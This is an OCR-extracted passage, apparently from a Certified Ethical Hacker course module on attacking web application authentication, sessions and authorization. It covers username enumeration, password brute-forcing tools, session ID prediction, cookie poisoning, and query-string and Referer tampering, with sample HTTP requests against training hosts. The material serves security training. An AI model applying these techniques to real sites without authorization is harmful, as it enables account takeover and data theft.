0&startDate=20%2F11%2F2010&endDate=20%2F05%2F2011&showBy=name
```

Database Column

Analyze Web Applications: Map the Attack Surface

Information	Attack	Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack	Injection Attack	Privilege Escalation, Access Controls
Database Interaction	SQL Injection, Data Leakage	Cleartext Communication	Data Theft, Session Hijacking
File Upload and Download	Directory Traversal	Error Message	Information Leakage
Display of User-Supplied Data	Cross-Site Scripting	Email Interaction	Email Injection
Dynamic Redirects	Redirection, Header Injection	Application Codes	Buffer Overflows
Login	Username Enumeration, Password Brute-Force	Third-Party Application	Known Vulnerabilities Exploitation
Session State	Session Hijacking, Session Fixation	Web Server Software	Known Vulnerabilities Exploitation

Web App Hacking Methodology



Attack Authentication Mechanism


Attackers can **exploit design and implementation flaws** in web applications, such as failure to check password strength or insecure transportation of credentials, to bypass authentication mechanisms

User Name Enumeration

- Verbose failure messages
- Predictable user names

Cookie Exploitation

- Cookie poisoning
- Cookie sniffing
- Cookie replay



Session Attacks

- Session prediction
- Session brute-forcing
- Session poisoning

Password Attacks

- Password functionality exploits
- Password guessing
- Brute-force attack

User Name Enumeration

- If login error states which part of the user name and password is not correct, guess the users of the application using the trial-and-error method

User name rini.matthews does not exist

User name successfully enumerated to rinimatthews

https://wordpress.com

- Some applications automatically generate account user names based on a sequence (such as user101, user102, etc.), and attackers can determine the sequence and enumerate valid user names

Note: User name enumeration from verbose error messages will fail if the application implements account lockout policy i.e., locks account after a certain number of failed login attempts

Password Attacks: Password Functionality Exploits

C|EH Certified Ethical Hacker

Password Changing

- Determine password change functionality within the application by **spidering** the application or creating a login account
- Try random strings for 'Old Password', 'New Password', and 'Confirm the New Password' fields and analyze errors to **identify vulnerabilities** in password change functionality

Password Recovery

- Forgot Password' features generally present a challenge to the user; if the number of attempts is not limited, attacker can **guess the challenge answer** successfully with the help of social engineering
- Applications may also **send a unique recovery URL** or existing password to an email address specified by the attacker if the challenge is solved

'Remember Me' Exploit

- "Remember Me" functions are implemented using a simple persistent cookie, such as **RememberUser=jason** or a persistent session identifier such as **RememberUser=ABY112010**
- Attackers can use an enumerated user name or predict the session identifier to **bypass authentication mechanisms**

Password Attacks: Password Guessing

Password List


Attackers **create a list of possible passwords** using most commonly used passwords, footprinting target and social engineering techniques, and try each password until the correct password is discovered


Password Dictionary

Attackers can create a dictionary of all possible passwords using tools such as **Dictionary Maker** to perform dictionary attacks

Tools


Password guessing can be performed manually or using automated tools such as **WebCracker**, **Brutus**, **Burp Insider**, **THC-Hydra**, etc.






Password Attacks: Brute-forcing

- In brute-forcing attacks, attackers **crack the log-in passwords** by trying all possible values from a set of alphabets, numeric, and special characters
- Attackers can use password cracking tools such as **Burp Suite**, **Brutus**, and **SensePost Crowbar**





Session Attacks: Session ID Prediction/Brute-Forcing

CEH Certified Ethical Hacker

01 In the first step, the attacker **collects some valid session ID values** by **sniffing traffic** from authenticated users

02 Attackers then **analyze captured session IDs** to determine the session ID generation process such as the structure of session ID, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it

03 Vulnerable session generation mechanisms that use session IDs composed by user name or other predictable information, like timestamp or client IP address, can be exploited by easily **guessing valid session IDs**

04 In addition, the attacker can implement a brute force technique to generate and test different **values of session ID** until he successfully gets access to the application


GET Request

```
GET http://janaina:8180/WebGoat/attack?Screen-17 & menu=410 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/htmtl;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
- - - - - - - - - - - - - -
Referer: http://janaina: 8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vic3Q6Z3VIc3Q
```

Predictable Session Cookie


Cookie Exploitation: Cookie Poisoning

- If the cookie contains **passwords** or **session identifiers**, attackers can steal the cookie using techniques such as **script injection** and **eavesdropping**
- Attackers then replay the cookie with the same or altered passwords or session identifiers to **bypass web application authentication**
- Attackers can trap cookies using tools such as **OWASP Zed Attack Proxy**, **Burp Suite**, etc.



https://www.owasp.org

Web App Hacking Methodology



Authorization Attack

- Attackers **manipulate the HTTP requests** to subvert the application authorization schemes by **modifying input fields** that relate to user ID, user name, access group, cost, filenames, file identifiers, etc.
- Attackers first access web application using low privileged account and then escalate privileges to **access protected resources**

Uniform Resource Identifier	Parameter Tampering
POST Data	HTTP Headers
Query String and Cookies	Hidden Tags

HTTP Request Tampering

C|EH Certified Ethical Hacker

Query String Tampering

- If the query string is visible in the address bar on the browser, the attacker can easily change the string parameter to **bypass authorization mechanisms**

```
http://www.juggyboy.com/mail.aspx?mailbox=john&company=acme%20com
https://juggyshop.com/books/download/852741369.pdf
https://juggybank.com/login/home.jsp?admin=true
```

- Attackers can use web spidering tools such as **Burp Suite** to scan the web app for POST parameters

HTTP Headers


- If the application uses the **Referer header** for making access control decisions, attackers can modify it to access **protected application functionalities**

```
GET http://juggyboy:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515
Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/html;q-
0.9,text/plain;q=0.8,image/png,*/*,q=0.5
.....
Proxy-Connection: keep-alive
Referer: http://juggyboy:8180/Applications/Download?Admin = False
```

- ItemID = 201 is not accessible as Admin parameter is set to false, attacker can change it to true and access protected items


Authorization Attack: Cookie Parameter Tampering

- In the first step, the attacker collects some cookies set by the web application and analyzes them to determine the **cookie generation mechanism**
- The attacker then traps cookies set by the web application, tampers with its parameters using tools, such as **OWASP Zed Attack Proxy**, and replay to the application



https://www.owasp.org

Web App Hacking Methodology



Session Management Attack

Attackers break an application's session management mechanism to **bypass the authentication controls** and impersonate privileged application users

Session Token Generation

1. Session Tokens Prediction
2. Session Tokens Tampering

Session Tokens Handling

1. Man-In-The-Middle Attack
2. Session Replay
3. Session Hijacking

Attacking Session Token Generation Mechanism

Weak Encoding Example

```
https://www.juggyboy.com/checkout?
SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61
%64%6D%69%6E%3B%64%61%74%65%3D%32%33%2F%31%31%2F%32%30%31%30
```


When hex-encoding of an ASCII string **user=jason;app=admin;date=23/11/2010**, the attacker can predict another session token by just changing date and use it for another transaction with server

Session Token Prediction

